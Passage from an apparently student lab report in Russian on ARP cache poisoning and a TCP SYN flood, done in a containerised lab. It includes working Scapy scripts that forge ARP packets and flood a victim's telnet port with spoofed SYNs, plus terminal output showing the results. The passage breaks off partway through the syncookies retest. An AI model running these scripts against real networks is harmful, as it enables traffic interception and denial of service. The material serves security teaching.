

Лабораторная работа №1: Атаки на ARP и TCP

Задача 1.1. С использованием ARP-запроса

Описание

На хосте М создайте пакет запроса ARP, чтобы сопоставить IP-адрес В с MAC-адресом М. Отправьте пакет А и проверьте, произошла атака или нет.

Код скрипта

```
#!/usr/bin/python3
from scapy.all import *

A_ip = "10.3.0.2"
A_mac = "02:42:0a:03:00:02"
B_ip = "10.3.0.3"
B_mac = "02:42:0a:03:00:03"
M_ip = "10.3.0.37"
M_mac = "02:42:0a:03:00:25"


eth = Ether(src=M_mac,dst='ff:ff:ff:ff:ff:ff')
arp = ARP(hwsrc=M_mac, psrc=B_ip,
          hwdst=A_mac, pdst=A_ip,
          op=1)

pkt = eth / arp
sendp(pkt)
```

Результат

1. В результате атаки был выполнен скрипт scapy, направленный на хост А

На скрине видно терминал злоумышленника, выполняющего скрипт. Мы видим, что мак адрес машины злоумышленника - **02:42:0a:03:00:25**, а его ip-адрес - **10.3.0.37**




```
astepanov@d869f607203b:/# su astepanov
astepanov@d869f607203b:/$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
14: eth0@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:03:00:25 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 10.3.0.37/24 brd 10.3.0.255 scope global eth0
            valid_lft forever preferred_lft forever
astepanov@d869f607203b:/$ arp -n
astepanov@d869f607203b:/$ less /volume/script1_1.py
bash: less: command not found
astepanov@d869f607203b:/$ nano /volume/script1_1.py
astepanov@d869f607203b:/$ python3 /volume/script1_1.py
Traceback (most recent call last):
  File "/volume/script1_1.py", line 17, in <module>
    sendp(pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 376, in sendp
    socket = socket or conf.L2socket(iface=iface, *args, **kargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type)) # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
astepanov@d869f607203b:/$ exit
exit
root@d869f607203b:/# python3 /volume/script1_1.py
.
Sent 1 packets.
(arg: 5) ^C
(reverse-i-search)`': 
```

(Рис. 1.1 - Скрин машины злоумышленника)

2. На данном скрине видно терминал жертвы

Первая команда arp -p выполнялась ДО того, как был выполнен скрипт с хоста злоумышленника. Мы видим, что arp кэш не содержит никакой информации.

Вторая команда arp -p выполнена ПОСЛЕ того, как был выполнен скрипт. Видим, что в arp кэше появилась запись, которая соотносит ip адрес **10.3.0.3** (который является адресом хоста В) с мас-адресом хоста злоумышленника **02:42:0a:03:00:25**.



```
astepanov@0f1b4dc48d04:/# su astepanov
astepanov@0f1b4dc48d04:/$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
18: eth0@if19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:03:00:25 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 10.3.0.2/24 brd 10.3.0.255 scope global eth0
            valid_lft forever preferred_lft forever
astepanov@0f1b4dc48d04:/$ arp -n
astepanov@0f1b4dc48d04:/$ arp -n
Address          Hwtype   Hwaddress           Flags Mask      Iface
10.3.0.3          ether    02:42:0a:03:00:25 C             eth0
astepanov@0f1b4dc48d04:/$ 
```

(Рис. 1.2 - Скрин машины жертвы А)

Таким образом, можно сделать вывод о том, что атака произведена успешно и в ARP-кэше хоста A теперь хранится запись о том, что MAC-адрес хоста B соответствует IP-адресу хоста M и в последующем, ответы с хоста A будут отправляться на IP-адрес хоста M.

Задача 1.2. С использованием ответа ARP

(скрины уже из другого терминала, потому что пришлось пересесть с ubuntu на wsl и перенастраивать все заново)

На хосте M создайте ответный пакет ARP, чтобы сопоставить IP-адрес B с MAC-адресом M. Отправьте пакет A и проверьте, успешна атака или нет.

Попробуйте провести атаку по следующим двум сценариям и сообщите о результатах:

IP-адрес B уже находится в кеше A.

IP-адрес B отсутствует в кеше A. Вы можете использовать команду arp -d a.b.c.d, чтобы удалить запись кэша ARP для IP-адреса a.b.c.d.

Код скрипта:

```
#!/usr/bin/python3
from scapy.all import *

A_ip = "10.3.0.2"
A_mac = "02:42:0a:03:00:02"
B_ip = "10.3.0.3"
B_mac = "02:42:0a:03:00:03"
M_ip = "10.3.0.37"
M_mac = "02:42:0a:03:00:25"

eth = Ether(src=M_mac,dst=A_mac)
arp = ARP(hwsrc=M_mac, psrc=B_ip,
          hwdst=A_mac, pdst=A_ip,
          op=2)

pkt = eth / arp
sendp(pkt)
```

Сценарий 1: IP-адрес B уже находится в кеше A

```
☰ Hyper
Администратор: С... astepanov@240a96... astepanov@bb320... astepanov@9f054c...
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
8: eth0@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:03:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.3.0.3/24 brd 10.3.0.255 scope global eth0
        valid_lft forever preferred_lft forever
astepanov@bb320793efc9:/$ arp -n
astepanov@bb320793efc9:/$ ping 10.3.0.2
PING 10.3.0.2 (10.3.0.2) 56(84) bytes of data.
64 bytes from 10.3.0.2: icmp_seq=1 ttl=64 time=0.205 ms
64 bytes from 10.3.0.2: icmp_seq=2 ttl=64 time=0.116 ms
^C
--- 10.3.0.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1067ms
rtt min/avg/max/mdev = 0.116/0.160/0.205/0.044 ms
astepanov@bb320793efc9:/$ ^C
astepanov@bb320793efc9:/$
```

Для того, чтобы ip адрес машины В уже был в ARP кэше - просто пингуем машину А с машины В.

IP-адрес машины В - **10.3.0.3**.

MAC-адрес - **02:42:0a:03:00:03**

Состояние машины А (после пинга)

```
☰ Hyper
Администратор: С... astepanov@240a96... astepanov@bb320... astepanov@9f054c...
astepanov@240a9679d0f0:/$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:03:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.3.0.2/24 brd 10.3.0.255 scope global eth0
        valid_lft forever preferred_lft forever
astepanov@240a9679d0f0:/$ arp -n
astepanov@240a9679d0f0:/$ arp -n
Address      Hwtype  HWaddress          Flags Mask       Iface
10.3.0.3      ether   02:42:0a:03:00:03  C           eth0
astepanov@240a9679d0f0:/$
```

Видим, что ip-адрес машины А - 10.3.0.2, в кэше лежит запись о соответствии ip и мас-адресов хоста В (реальные)

Пробуем атаку с хоста М

Проверяем адреса хоста:

ip: **10.3.0.37**

mac: **02:42:0a:03:00:25**

```
astepanov@9f054c2fd08f:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
10: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:03:00:25 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.3.0.37/24 brd 10.3.0.255 scope global eth0
        valid_lft forever preferred_lft forever
astepanov@9f054c2fd08f:~$ sudo ./volume/script1_2.py
.
Sent 1 packets.

astepanov@9f054c2fd08f:~$
```

Запускаем скрипт..

Проверяем arp кэш на хосте А

Видим, что mac-адрес для ip-адреса **10.3.0.3** поменялся на mac-адрес хоста злоумышленника.

```
astepanov@240a9679d0f0:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:03:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.3.0.2/24 brd 10.3.0.255 scope global eth0
        valid_lft forever preferred_lft forever
astepanov@240a9679d0f0:~$ arp -n
astepanov@240a9679d0f0:~$ arp -n
Address           Hwtype   Hwaddress          Flags Mask      Iface
10.3.0.3          ether    02:42:0a:03:00:03  C          eth0
astepanov@240a9679d0f0:~$ arp -n
Address           Hwtype   Hwaddress          Flags Mask      Iface
10.3.0.3          ether    02:42:0a:03:00:25  C          eth0
astepanov@240a9679d0f0:~$
```

Таким образом, делаем вывод, что атака произведена успешно и arp кэш на хосте А был перезаписан

Сценарий 2: IP-адрес В отсутствует в кеше А

Состояние машины А

```
☰ Hyper
Администратор: C... astepanov@240a96... astepanov@bb320... astepanov@9f054...
astepanov@240a9679d0f0:/$ sudo arp -d 10.3.0.3
[sudo] password for astepanov:
astepanov@240a9679d0f0:/$ arp -n
Address          Hwtype  HWaddress          Flags Mask      Iface
10.3.0.1         ether    02:42:3c:6e:82:b9  C          eth0
astepanov@240a9679d0f0:/$ sudo arp -d 10.3.0.1
astepanov@240a9679d0f0:/$ arp -n
astepanov@240a9679d0f0:/$ arp -n
astepanov@240a9679d0f0:/$ ]
```

Очищаем arp кэш на хосте А

```
☰ Hyper
Администратор: C... astepanov@240a96... astepanov@bb320... astepanov@9f054...
astepanov@9f054c2fd08f:/$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
10: eth0@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:03:00:25 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.3.0.37/24 brd 10.3.0.255 scope global eth0
        valid_lft forever preferred_lft forever
astepanov@9f054c2fd08f:/$ sudo ./volume/script1_2.py
.
Sent 1 packets.
astepanov@9f054c2fd08f:/$ sudo ./volume/script1_2.py
[sudo] password for astepanov:
.
Sent 1 packets.
astepanov@9f054c2fd08f:/$ ]
```

Выполняем отправку ARP-ответа с хоста М...

The screenshot shows a terminal window titled "Hyper" with four tabs at the top: "Администратор: С..." (Administrator: C...), "astepanov@240a9679d0f0:~" (active tab), "astepanov@bb320...~" (inactive tab), and "astepanov@9f054c...~" (inactive tab). The terminal content is as follows:

```
astepanov@240a9679d0f0:~$ sudo arp -d 10.3.0.3
[sudo] password for astepanov:
astepanov@240a9679d0f0:~$ arp -n
Address           Hwtype  Hwaddress          Flags Mask      Iface
10.3.0.1          ether    02:42:3c:6e:82:b9  C          eth0
astepanov@240a9679d0f0:~$ sudo arp -d 10.3.0.1
astepanov@240a9679d0f0:~$ arp -n
astepanov@240a9679d0f0:~$ arp -n
astepanov@240a9679d0f0:~$ [ ]
```

После отправки ARP-ответа с хоста злоумышленника, проверяем кэш хоста А и видим, что в ARP кэше хоста А не появилось новых записей.

Таким образом, делаем вывод о том, что атака на ARP-кэш путем отправки ARP-ответа работает только в том случае, когда в кэше атакуемого хоста уже есть запись об IP-адресе, мас которого мы хотим подменить.

Задача 1.3. С использованием пакета обновления ARP

На хосте М создайте пакет обновления ARP и используйте его для сопоставления IP-адреса В с MAC-адресом М. Запустите атаку по тем же двум сценариям, что описаны в Задаче 1.2.

Код скрипта:

```
#!/usr/bin/python3
from scapy.all import *

A_ip = "10.3.0.2"
A_mac = "02:42:0a:03:00:02"
B_ip = "10.3.0.3"
B_mac = "02:42:0a:03:00:03"
M_ip = "10.3.0.37"
M_mac = "02:42:0a:03:00:25"

eth = Ether(src=M_mac,dst='ff:ff:ff:ff:ff:ff')
arp = ARP(hwsrc=M_mac, psrc=B_ip,
          hwdst='ff:ff:ff:ff:ff:ff', pdst=B_ip,
          op=1)

pkt = eth / arp
sendp(pkt)
```

Сценарий 1: IP-адрес В уже находится в кеше А

Исходное состояние хоста А

В arp-кэше лежит корректная запись о хосте В

```
☰ Hyper
Администратор: C:... astepanov@240a96...
astepanov@240a9679d0f0:/$ arp -n
Address      Hwtype   Hwaddress      Flags Mask      Iface
10.3.0.3      ether     02:42:0a:03:00:03  C          eth0
astepanov@240a9679d0f0:/$
```

Отправляем пакет обновления ARP с хоста М хосту А...

```
☰ Hyper
Администратор: C:... astepanov@240a96...
astepanov@9f054c2fd08f:/$ arp -n
astepanov@9f054c2fd08f:/$ sudo ./volume/script1_3.py
.
Sent 1 packets.
astepanov@9f054c2fd08f:/$
```

Проверяем ARP-кэш на хосте А и видим, что запись успешно подменилась.

Hyper

```
Администратор: C:... astepanov@240a96... astepanov@bb320... astepanov@9f054c...
astepanov@240a9679d0f0:$ arp -n
Address      Hwtype   Hwaddress      Flags Mask      Iface
10.3.0.3     ether     02:42:0a:03:00:03  C          eth0
astepanov@240a9679d0f0:$ arp -n
Address      Hwtype   Hwaddress      Flags Mask      Iface
10.3.0.3     ether     02:42:0a:03:00:25  C          eth0
astepanov@240a9679d0f0:$ 
```

Вывод:

При сценарии атаки с использованием пакета обновления ARP - атака производится успешно, если в ARP-кэше атакуемого хоста уже содержится ARP запись об ip-адресе, для которого мы хотим подменить MAC-адрес.


Сценарий 2: IP-адрес В отсутствует в кеше А

Отправляем пакет обновления ARP с хоста М хосту А...

Hyper

```
Администратор: C:... astepanov@240a96... astepanov@bb320... astepanov@9f054c...
astepanov@9f054c2fd08f:$ arp -n
astepanov@9f054c2fd08f:$ sudo ./volume/script1_3.py
.
Sent 1 packets.
astepanov@9f054c2fd08f:$ 
```

Проверяем ARP-кэш хоста А и видим, что новых записей не появилось



```
astepanov@240a9679d0f0:~$ arp -n
astepanov@240a9679d0f0:~$ arp -n
astepanov@240a9679d0f0:~$ [ ]
```

Вывод:

В случае, если в кэше атакуемого хоста отсутствует запись об ip-адресе, для которой мы хотим подменить MAC-адрес, то атака не будет произведена.

Задание 2.1.1: TCP SYN flood attack

Задание пришлось выполнять на виртуальной машине с KALI linux, так как на WSL с запущенными в нем docker-контейнерами не получалось симулировать атаку. По всей видимости к такой среде существуют проблемы при отправке пакетов через виртуальный сетевой интерфейс внутри Docker при работе внутри WSL.

При выполнении задания на Kali Linux никаких проблем с эмуляцией данной атаки не возникло.

В выполнении задания участвовало 3 из 4x машин.

- **Seed-attacker** - машина злоумышленника ()
- **Victim** - машина жертвы (**IP 10.3.0.4**)
- **Host A** - Для попытки подключения по telnet к хосту жертвы (**IP 10.3.0.2**)

Шаг 1

Подготавливаем машину жертвы для атаки (отключаем **tcp_syncookies** и задаем параметр **net.ipv4.tcp_synack_retries=50** для того, чтобы дольше удерживать полуоткрытые соединения и проще было симулировать атаку)

```
astepanov@6f9b4624f903:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.3.0.4  netmask 255.255.255.0  broadcast 10.3.0.255
        ether 02:42:0a:03:00:04  txqueuelen 0  (Ethernet)
          RX packets 10803  bytes 35748075 (35.7 MB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 12634  bytes 720145 (720.1 KB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 15  bytes 1504 (1.5 KB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 15  bytes 1504 (1.5 KB)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

astepanov@6f9b4624f903:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
astepanov@6f9b4624f903:~$ sudo sysctl -w net.ipv4.tcp_synack_retries=50
net.ipv4.tcp_synack_retries = 50
astepanov@6f9b4624f903:~$
```

Шаг 2

Выполняем скрипт на машине злоумышленника.

Отправляем SYN пакеты с рандомных IP-адресов и рандомных портов на IP-адрес жертвы (**10.3.0.4**) на **23** порт.

Код скрипта:

```
#!/usr/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.3.0.4")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq = getrandbits(32)
    send(pkt, iface = "eth0", verbose = 1)
```

Шаг 3

Производим попытку подключения к хосту жертвы со стороннего хоста (**Host A**)

```
astepanov@kali: /media/sf_repos/@lorentzimys/MEPHI-24/2 semester/Network security/Module 1/Task 2
File Actions Edit View Help
astepanov@kali: /med...rity/Module 1/Task 2 × astepanov@kali: /med...rity/Module 1/Task 2 × ... × astepanov@kali: /med...rity/Module 1/Task 2 ×
[astepanov@kali]-(~/2 semester/Network security/Module 1/Task 2]
$ docker exec -it e8406e7c83f2 /bin/bash
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v
1.45/containers/e8406e7c83f2/json": dial unix /var/run/docker.sock: connect: permission denied

[astepanov@kali]-(~/2 semester/Network security/Module 1/Task 2]
$ sudo docker exec -it e8406e7c83f2 /bin/bash
[sudo] password for astepanov:
root@e8406e7c83f2:/# telnet 10.3.0.4
Trying 10.3.0.4 ...
^C
root@e8406e7c83f2:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.3.0.2 netmask 255.255.255.0 broadcast 10.3.0.255
        ether 02:42:0a:03:00:02 txqueuelen 0 (Ethernet)
        RX packets 57 bytes 23424 (23.4 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 7 bytes 486 (486.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@e8406e7c83f2:/#
```

Видим, что подключение к хосту подвисло в состоянии **trying....**

Таким образом, получилось выполнить TCP SYN flood атаку на устройство жертвы при соблюдении некоторых допущений, связанных с ослабленными настройками безопасности на стороне хоста жертвы.

Задание 2.1.2 Возвращаем настройку **tcp_syncookies** в исходное состояние и пробуем повторить атаку

Шаг 1

Возвращаем настройку **tcp_syncookies** в состояние **1**, а так же очищаем кэш tcp командой **ip tcp_metrics flush**

```
File Actions Edit View Help
astepanov@kali:/med...rity/Module 1/Task 2 × astepanov@kali:/med...rity/Module 1/Task 2 × ... × astepanov@kali:/med...rity/Module 1/Task 2 ×
astepanov@6f9b4624f903:/$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.3.0.4 netmask 255.255.255.0 broadcast 10.3.0.255
        ether 02:42:0a:03:00:04 txqueuelen 0 (Ethernet)
        RX packets 10803 bytes 35748075 (35.7 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 12634 bytes 720145 (720.1 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 15 bytes 1504 (1.5 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 15 bytes 1504 (1.5 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

astepanov@6f9b4624f903:/$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
astepanov@6f9b4624f903:/$ sudo sysctl -w net.ipv4.tcp_synack_retries=50
net.ipv4.tcp_synack_retries = 50
astepanov@6f9b4624f903:/$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
astepanov@6f9b4624f903:/$ net.ipv4.tcp_synack_retries=50
bash: net.ipv4.tcp_synack_retries=50: command not found
astepanov@6f9b4624f903:/$ sudo ip tcp_metrics flush
astepanov@6f9b4624f903:/$ sudo netstat -n
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address      State
